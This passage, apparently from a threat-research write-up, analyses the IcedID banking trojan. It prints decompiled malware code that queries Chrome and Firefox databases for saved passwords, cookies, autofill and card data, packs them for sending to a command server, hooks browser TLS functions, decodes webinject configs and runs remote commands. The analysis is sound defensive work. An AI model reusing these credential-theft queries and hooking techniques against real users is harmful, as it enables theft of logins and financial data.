                 dd offset unk_100199B0  ; "uCozMedia\Uran"
                 dd offset unk_1001A74C  ; "QIP Surf"
                 dd offset epic_privacy_browser ; "Epic Privacy Browser"
                 dd offset unk_1001C168  ; "CocCoc\Browser"
                 dd offset unk_10018464  ; "CentBrowser"
                 dd offset unk_1001A4CC  ; "7Star\7Star"
                 dd offset unk_100196DC  ; "Elements Browser"
                 dd offset unk_1001C7BC  ; "Suhba"
                 dd offset unk_10018B74  ; "Safer Technologies\Secure Browser"
                 dd offset unk_1001AD48  ; "Rafotech\Mustang"
                 dd offset unk_10019E20  ; "Superbird"
                 dd offset unk_1001B234  ; "Chedot"
                 dd offset unk_1001CA88  ; "Torch"
                 align 10h
```

The list of targeted Chromium browsers

Fragment of the code performing queries:

```
v6 = Sqlite3Open(&v17, &v15);
if ( v6 )
{
  add_to_logger(4, 4, (int)&unk_1001CED4, v6);// "[ERROR] bot.dg.pass.chrome > sqlite open status=%u"
}
else
{
  v12 = a2;
  v13 = 1;
  decode_string(&unk_1001A1E4, &v16);       // "SELECT name, value FROM autofill"
  v7 = Sqlite3Exec(v15, &v16, collect_autofill_data, &v12, 0);
  if ( v7 )
  {
    add_to_logger(4, 4, (int)&unk_10019110, v7);// "[ERROR] bot.dg.pass.chrome > sqlite exec_1 status=%u"
  }
```

The list of queries to the Chrome's database:

```
SELECT name, value FROM autofill

SELECT guid, company_name, street_address, city, state, zipcode, country_code FROM
autofill_profiles

SELECT guid, number FROM autofill_profile_phones

SELECT guid, first_name, middle_name, last_name, full_name FROM
autofill_profile_names

SELECT card_number_encrypted, length(card_number_encrypted), name_on_card,
expiration_month || "/" ||expiration_year FROM credit_cards

SELECT origin_url,username_value,length(password_value),password_value FROM logins
WHERE username_value <> ''

SELECT host_key, path, is_secure, (case expires_utc when 0 then 0 else (expires_utc /
1000000) - 11644473600 end), name, length(encrypted_value), encrypted_value FROM
cookies
```

The list of queries to the Firefox's database:

```
SELECT host, path, isSecure, expiry, name, value FROM moz_cookies

SELECT fieldname, value FROM moz_formhistory
```

All the found files are packed into a TAR archive and sent to the CnC.

```
if ( !a3 )
{
  if ( a4 )
  {
    v5 = GetProcessHeap(8, 17);
    v8 = HeapAlloc(v5, v6, v7);
    v9 = v8;
    if ( v8 )
    {
      *(v8 + 12) = 4096;
      if ( query_moz_cookies(a2, v8) )
      {
        v10 = v9[1];
        v11 = *v9;
        if ( v10 )
        {
          decode_string(&firefox_cookies_enc, &firefox_cookies_dec);// Firefox/cookies-%u.txt
          v12 = dword_10044E08++;
          wsprintfA(&Src, &firefox_cookies_dec, v12);
          make_tar_file(a5, &Src, v11, v10);
        }
      }
      if ( *v9 )
      {
        v13 = GetProcessHeap(0, *v9);
        HeapFree(v13, v14, v15);
      }
      v16 = GetProcessHeap(0, v9);
      HeapFree(v16, v17, v18);
    }
  }
}
return 1;
```

```
make_temp_path(aTmp, &path_str);
v1 = to_load_sqlite(a1);
_file = CreateFileA(&path_str, 0xC0000000, 0, 0, 2, 128, 0);
file = _file;
if ( _file == -1 )
  return 0;
search_cookies(_file);
if ( v1 )
{                             a1: int _file; // eax
  get_folder_path(file);
  find_and_pack_mozcookies(file);           // find "cookies.sqlite" in "\Mozilla\Firefox\Profiles\"
                                            // query: "SELECT host, path, isSecure, expiry, name, value FROM moz_cookies"
}
clear_file_content(file);
if ( open_and_read_file_0(&path_str, &v20, &v19) && v19 )
{
  v13 = aCookieTar;                         // 'cookie.tar'
  v16 = lstrlenA(aCookieTar);
  v14 = v20;
  v17 = v19;
  v15 = 0;
  v18 = 0;
  v12 = 256;
  v11 = 8;
  v6 = sub_1000AE93(v5, v1, file, &v11);
  if ( v20 )
  {
    v7 = GetProcessHeap(0, v20);
    HeapFree(v7, v8, v9);
  }
}
else
{
  v6 = 0;
}
DeleteFileA(&path_str);
return v6;
}
```

Similarly, it creates a “*passff.tar*” archive with stolen Firefox profiles:

```
v2 = CreateFileA(a1, 0xC0000000, 0, 0, 2, 128, 0);
if ( v2 == -1 )
  return 0;
db_list = cert9_db_list;                        // cert9.db
                                                // cert8.db
                                                // key3.db
                                                // key4.db
                                                // logins.json
v5 = 0;
v6 = 0;
while ( db_list )
{
  decode_string(db_list, &Src);
  v5 |= sub_10002513(v2, &Src, a2);
  db_list = *(&cert8_db_list + v6++);
}
sub_100165A8(v2);
if ( v5 )
{
  if ( open_and_read_file_0(a1, &v11, &v12) && v12 )
  {
    v15 = aPassffTar;
    v18 = lstrlenA(aPassffTar);                 // 'passff.tar'
    v16 = v11;
    v19 = v12;
    v17 = 0;
    v20 = 0;
    v14 = 258;
    v13 = 8;
    v5 = sub_1000AE93(v7, v2, v5, &v13);
    if ( v11 )
    {
      v8 = GetProcessHeap(0, v11);
      HeapFree(v8, v9, v10);
    }
  }
  else
  {
    v5 = 0;
  }
}
DeleteFileA(a1);
return v5;
```

Hooking browsers

As mentioned earlier, the malware attacks and hooks browsers. Since the analogical functionality is achieved by different functions within different browsers, a set of installed hooks may be unique for each.

First, the malware searches for targets among the running processes. It uses the following algorithm:

```
checks = 0;
file_name = PathFindFileNameA(path);
fn = file_name;
if ( !file_name )
  return 0;
CharLowerA(file_name);
v5 = *fn;
indx = 0;
if ( *fn )
{
  next_char = *fn;
  do                                          // calc_checksum
  {
    v8 = __ROR4__(checks + indx++ + next_char, 3);
    checks = v8;
    next_char = fn[indx];
  }
  while ( next_char );
}
name_checksum = &loc_10007034 ^ checks;
if ( name_checksum != 0xEECB85F )            // firefox.exe
{
  switch ( name_checksum )
  {
    case 0xF87F87Bu:
      return 4;
    case 0xC35A50A5:
      return 3;
    case 0xEA34228F:
      return 1;
  }
  if ( v5 == 'c' )
  {
    if ( fn[1] == 'h' && fn[2] == 'r' && fn[3] == 'o' && fn[4] == 'm' && fn[5] == 'e' )// "chrome"
      return 1;
    return 0;
  }
  if ( v5 != 'f' || fn[1] != 'i' || fn[2] != 'r' || fn[3] != 'e' || fn[4] != 'f' || fn[5] != 'o' || fn[6] != 'x' )// "firefox"
    return 0;
}
return 2;
}
```

It is similar to the one from the previous version (described here), yet we can see a few changes, i.e. the checksums are modified, and some additional checks are added. Yet, the list of the attacked browsers is the same, including the most popular ones: Firefox, MS Edge, Internet Explorer, and Chrome.

The browsers are first infected with the dedicated IcedID module. Just like all the modules in this edition of IcedID, the browser implant is a headerless PE file. Its reconstructed version is available here: 9e0c27746c11866c61dec17f1edfd2693245cd257dc0de2478c956b594bb2eb3.

After being injected, this module finds the appropriate DLLs in the memory of the process and sets redirections to its own code:

```
002C1855 push    offset dword_2C4030
002C185A push    offset sub_2C2219
002C185F push    70AA89D8h
002C1864 mov     esi, offset aWs232Dll_0 ; "ws2_32.dll"
002C1869 push    esi
002C186A call    hook_module
002C186F cmp     eax, 0FFFFFFFFh
```

Parsing the instructions and installing the hooks:

```
signed int __cdecl write_jmp_hook(_BYTE *ptr, _BYTE *ptr2)
{
  char _ptr; // al
  _BYTE *val; // esi
  int dest_addr; // esi
  signed int instruction_size; // eax

  _ptr = *ptr;
  if ( *ptr != 0xEBu )                         // SHORT JMP
  {
    if ( _ptr == 0xE8u || _ptr == 0xE9u )      // CALL || JMP
    {
      *ptr2 = _ptr;
      *(_DWORD *)(ptr2 + 1) = &ptr[*(_DWORD *)(ptr + 1) - (_DWORD)ptr2];// get jump address
      return 5;
    }
    return 0;
  }
  if ( ptr[2] != 0x90u || ptr[3] != 0x90u || ptr[4] != 0x90u )// NOP
    return 0;
  *ptr2 = 0xE9u;                               // JMP
  val = &ptr[(unsigned __int8)ptr[1] - (_DWORD)ptr2];
  if ( ptr[1] <= 0x7Fu )
    dest_addr = (int)(val - 3);
  else
    dest_addr = (int)(val + 0xFFFFFEFD);
  instruction_size = 5;
  *(_DWORD *)(ptr2 + 1) = dest_addr;
  return instruction_size;
}
```

Then, the selected API functions are intercepted and redirected to the plugin. Usually the hooks are installed at the beginning of functions, but there are exceptions to this rule. For example, in case of Internet Explorer, a function within the *mswsock.dll* has been intercepted in between:

	Hex	Disasm	
7852	E979ADBF8A	JMP 0X000525D0	hook_0->525d0[51000+15d0:(unnamed):1]
7857	45	INC EBP	
7858	75E8	JNZ SHORT 0X75457842	
785A	329BFFFF8B7D	XOR BL, [EBX+0X7D8BFFFF]	
7860	2085FF0F8490	AND [EBP+0X90840FFF], AL	

Looking at the elements in memory involved in intercepting the calls: the browser implant (headerless PE), and the additional memory page:

firefox.exe (832) Properties

General | Statistics | Performance | Threads | Token | Modules | Memory | Environment | Handles | Comment

☑ Hide free regions

Base address	Type	Size	Protect...	Use	Total WS	Private WS
▷ 0x130000	Private	1 536 kB	RW	Sta...	16 kB	16 kB
▷ 0x2b0000	Private	4 kB	RW		4 kB	4 kB
◢ 0x2c0000	Private	24 kB	RW		24 kB	24 kB
0x2c0000	Private: Commit	4 kB	RW		4 kB	4 kB
0x2c1000	Private: Commit	8 kB	RX		8 kB	8 kB
0x2c3000	Private: Commit	12 kB	RW		12 kB	12 kB
▷ 0x2d0000	Private	4 kB	RW		4 kB	4 kB
▷ 0x2e0000	Private	256 kB	RW	He...	4 kB	4 kB
◢ 0x320000	Private	4 kB	RWX		4 kB	4 kB
0x320000	Private: Commit	4 kB	RWX		4 kB	4 kB
▷ 0x330000	Mapped	8 kB	R		4 kB	

Example of the hook in Firefox:

Step 1: the function *SSL_AuthCertificateHook* has a jump redirecting to the implanted module:

```
677AFB60  ^  E9 9D26B198      jmp 2C2202                        SSL_AuthCertificateHook
677AFB65     08E8             or al,ch
677AFB67  ^  75 A9            jne nss3.677AFB12
677AFB69     0000             add byte ptr ds:[eax],al
677AFB6B     83C4 04          add esp,4
677AFB6E     85C0             test eax,eax
677AFB70  v  74 16            je nss3.677AFB88
677AFB72     8B55 0C          mov edx,dword ptr ss:[ebp+C]
677AFB75     8B4D 10          mov ecx,dword ptr ss:[ebp+10]
677AFB78     8990 CC000000    mov dword ptr ds:[eax+CC],edx
677AFB7E     8988 D0000000    mov dword ptr ds:[eax+D0],ecx
677AFB84     31C0             xor eax,eax
677AFB86     5D               pop ebp
677AFB87     C3               ret
```

Step 2: The implanted module calls the code from the additional page with appropriate parameters:

```
002C2202     FF7424 0C        push dword ptr ss:[esp+C]
002C2206     68 6F1B2C00      push 2C1B6F
002C220B     FF7424 0C        push dword ptr ss:[esp+C]
002C220F     FF15 4C402C00    call dword ptr ds:[2C404C]
002C2215     83C4 0C          add esp,C
002C2218     C3               ret
```

Step 3: The code at the additional page is a patched fragment of the original function. After executing the modified code, it goes back to the original DLL.

```
00320024   55           push ebp
00320025   89E5         mov ebp,esp
00320027   FF75 08      push dword ptr ss:[ebp+8]
0032002A   90           nop
0032002B   90           nop
0032002C   90           nop
0032002D   90           nop
0032002E   90           nop
0032002F   90           nop
00320030   90           nop
00320031   90           nop
00320032   90           nop
00320033   90           nop
00320034   90           nop
00320035   90           nop
00320036   90           nop
00320037   90           nop
00320038   90           nop
00320039   90           nop
0032003A   90           nop
0032003B   90           nop
0032003C   90           nop
0032003D   90           nop
0032003E   90           nop
0032003F   90           nop
00320040   90           nop
00320041   90           nop
00320042   E9 1FFB4867  jmp nss3.677AFB66
```

The functionality of this hook didn't change from the previous version.

Webinjects

The bot gets the configuration from the CnC in the form of .DAT files that were mentioned before. First, the file is decoded by RC4 algorithm. The output must start from the "zeus" keyword, and is further encoded by a custom algorithm. Scripts dedicated for each site are identified by a script ID.

```
unsigned int __cdecl decode_zeus_config(_BYTE *in_data, unsigned int in_data_size, _BYTE *out_buf)
{
  unsigned int result; // eax
  unsigned int v4; // eax
  int v5; // eax
  int v6; // eax
  int v7; // ST08_4
  int v8; // ST0C_4
  int buf; // eax
  int _buf; // edi
  int v11; // eax
  int v12; // ST08_4
  int v13; // ST0C_4
  unsigned int decoded_size; // [esp+4h] [ebp-4h]

  if ( in_data_size < 8 )
    return 0;
  if ( *in_data != 'suez' )                        // 'zeus'
    return 0;
  v4 = *(in_data + 1);
  decoded_size = v4;
  in_data_size -= 8;
  v5 = v4 + 1;
  if ( v5 )
  {
    v6 = GetProcessHeap(8, v5 + 1);
    buf = HeapAlloc(v6, v7, v8);
    _buf = buf;
    if ( buf )
    {
      if ( decode_config(in_data + 8, &in_data_size, buf, &decoded_size) )
      {
        result = decoded_size;
        if ( decoded_size >= 8 )
        {
          *out_buf = _buf;
          return result;
        }
      }
      v11 = GetProcessHeap(0, _buf);
      HeapFree(v11, v12, v13);
    }
  }
  return 0;
}
```

After the files are loaded and decoded, we can see the content:

```
Dump 1 | Dump 2 | Dump 3 | Dump 4 | Dump 5 | Watch 1 | [x=] Loc
Address  | Hex                                             | ASCII
020F0030 | 01 00 00 00 00 00 00 00 F0 DF 2D 02 F0 DF 2D 02 | ........ðß-.ðß-.
020F0040 | EF 40 9D BC 83 E2 01 08 3C 2F 74 69 74 6C 65 3E | ï@.¼.â..</title>
020F0050 | 0D 0A 3C 73 63 72 69 70 74 20 69 64 3D 22 62 6F | ..<script id="bo
020F0060 | 64 79 53 68 6F 77 65 72 22 3E 0D 0A 28 66 75 6E | dyShower">..(fun
020F0070 | 63 74 69 6F 6E 28 29 7B 76 61 72 20 5F 30 78 35 | ction(){var _0x5
020F0080 | 63 34 66 3D 5B 27 77 71 50 44 6E 63 4F 61 77 34 | c4f=['wqPDncOaw4
020F0090 | 31 58 77 37 6A 44 6E 73 4B 63 27 2C 27 46 48 72 | 1Xw7jDnsKc','FHr
020F00A0 | 44 73 47 44 44 70 63 4B 4B 47 41 3D 3D 27 2C 27 | DsGDDpcKKGA==','
020F00B0 | 66 73 4F 6B 77 36 66 44 6F 79 4E 37 51 38 4F 75 | fsOkw6fDoyN7Q8Ou
020F00C0 | 77 35 64 35 27 5D 3B 28 66 75 6E 63 74 69 6F 6E | w5d5'];(function
020F00D0 | 28 5F 30 78 32 66 32 37 63 38 2C 5F 30 78 32 36 | (_0x2f27c8,_0x26
020F00E0 | 34 36 38 65 29 7B 76 61 72 20 5F 30 78 33 64 63 | 468e){var _0x3dc
020F00F0 | 36 31 65 3D 66 75 6E 63 74 69 6F 6E 28 5F 30 78 | 61e=function(_0x
020F0100 | 32 30 37 33 39 34 29 7B 77 68 69 6C 65 28 2D 2D | 207394){while(--
020F0110 | 5F 30 78 32 30 37 33 39 34 29 7B 5F 30 78 32 66 | _0x207394){_0x2f
020F0120 | 32 37 63 38 5B 27 70 75 73 68 27 5D 28 5F 30 78 | 27c8['push'](_0x
020F0130 | 32 66 32 37 63 38 5B 27 73 68 69 66 74 27 5D 28 | 2f27c8['shift'](
020F0140 | 29 29 3B 7D 7D 3B 5F 30 78 33 64 63 36 31 65 28 | ));}};_0x3dc61e(
020F0150 | 2B 2B 5F 30 78 32 36 34 36 38 65 29 3B 7D 28 5F | ++_0x26468e);}(_
020F0160 | 30 78 35 63 34 66 2C 30 78 66 62 29 29 3B 76 61 | 0x5c4f,0xfb));va
020F0170 | 72 20 5F 30 78 34 37 30 33 3D 66 75 6E 63 74 69 | r _0x4703=functi
020F0180 | 6F 6E 28 5F 30 78 34 30 39 65 63 31 2C 5F 30 78 | on(_0x409ec1,_0x
020F0190 | 33 64 65 65 33 66 29 7B 5F 30 78 34 30 39 65 63 | 3dee3f){_0x409ec
```

There are multiple types of webinjects available to perform by the bot:

```
  v2 = a1;
  for ( i = 0; v2; v2 = *(_DWORD *)v2 )
  {
    switch ( *(_BYTE *)(v2 + 5) )
    {
      case 0x10:
        i |= sub_100143BB(v2, a2, 0);
        v7 = aTrue;
        if ( !i )
          v7 = aFalse;
        add_to_logger(1, 8, (int)&unk_10019234, v7);//
                                                // "[INFO] bot.inj.replace.range > replaced=%s"
        break;
      case 0x11:
        i |= sub_100143BB(v2, a2, 1);
        v6 = aTrue;
        if ( !i )
          v6 = aFalse;
        add_to_logger(1, 8, (int)&unk_1001C920, v6);//
                                                // "[INFO] bot.inj.replace.text > replaced=%s"
        break;
      case 0x12:
        i |= sub_1000428E(v2, a2);
        v5 = aTrue;
        if ( !i )
          v5 = aFalse;
        add_to_logger(1, 8, (int)&unk_1001D150, v5);//
                                                // "[INFO] bot.inj.replace.full > replaced=%s"
        break;
      case 0x13:
        i |= sub_10015F97((int *)v2, a2);
        v4 = aTrue;
        if ( !i )
          v4 = aFalse;
        add_to_logger(1, 8, (int)&unk_1001C4DC, v4);//
                                                // "[INFO] bot.inj.replace.regexp > replaced=%s"
        break;
    }
  }
  return i;
}
```

Depending on the configuration, the bot may replace some parts of the website’s code, or add some new, malicious scripts.

Executing remote commands

In case the commands implemented by the bot are not enough for the needs of the operator, the bot allows a feature of executing commands from the command line.

```
v1 = 0;
add_to_logger(1, 32, (int)&unk_1001A6E8, ArgList);// "[INFO] bot.cmd > run cli param=%s"
if ( !ArgList || !*(_BYTE *)ArgList )
  return 0;
v2 = create_process_peak_named_pipe(ArgList, 0);
if ( v2 )
{
  v13 = ArgList;
  v16 = lstrlenA(ArgList);
  v14 = *v2;
  v17 = v2[1];
  v15 = 0;
  v18 = 0;
  v12 = 260;
  v11 = 4;
  v1 = bot_gate_queue_add(v3, (char)v2, ArgList, &v11);
```

The output of the run commands is sent back to the malware via named pipe, and then supplied back to the CnC.

Mature banker and stealer

As we can see from the above analysis, IcedID is not only a banking Trojan, but a general-purpose stealer able to extract a variety of credentials. It can also work as a downloader for other modules, including covert ones, that look like harmless PNG files.

This bot is mature, written by experienced developers. It deploys various typical techniques, including Zeus-style webinjects, hooks for various browsers, hidden VNC, and backconnect. Its authors also used several known obfuscation techniques. In addition, the use of customized PE headers is an interesting bonus, slowing down static analysis.

In recent updates, the malware authors equipped the bot with steganography. It is not a novelty to see it in the threat landscape, but it is a feature that makes this malware a bit more stealthy.

Indicators of Compromise

Sandbox runs:

https://app.any.run/tasks/8595602a-fa98-4cfa-80d7-98925091dc48/
https://app.any.run/tasks/a7abba78-cf6d-4c68-b94c-4835d5becb13/

MITRE

Execution:

- Command-Line Interface
- **Execution through Module Load**
- **Scheduled Task**
- Scripting
- Windows Managment Intstrumentation

Persistence:

- **Registry Run Keys/ Startup Folder**
- **Scheduled Task**

Privilege Escalation

Scheduled Task

Defense Evasion

Scripting

Credential Access

- **Credentials in Files**
- Credential Dumping

Discovery

- Network Share Discovery
- Query Registry
- Remote System Discovery
- System Information Discovery
- System Network Configuration Discovery

Lateral Movement

Remote File Copy

Source: https://app.any.run/tasks/48414a33-3d66-4a46-afe5-c2003bb55ccf/

References

About the old variants of IceID:

- Deep Dive Into IcedID Malware – by Kai Lu, Fortinet: [1][2][3]
- https://medium.com/@dawid.golak/icedid-aka-bokbot-analysis-with-ghidra-560e3eccb766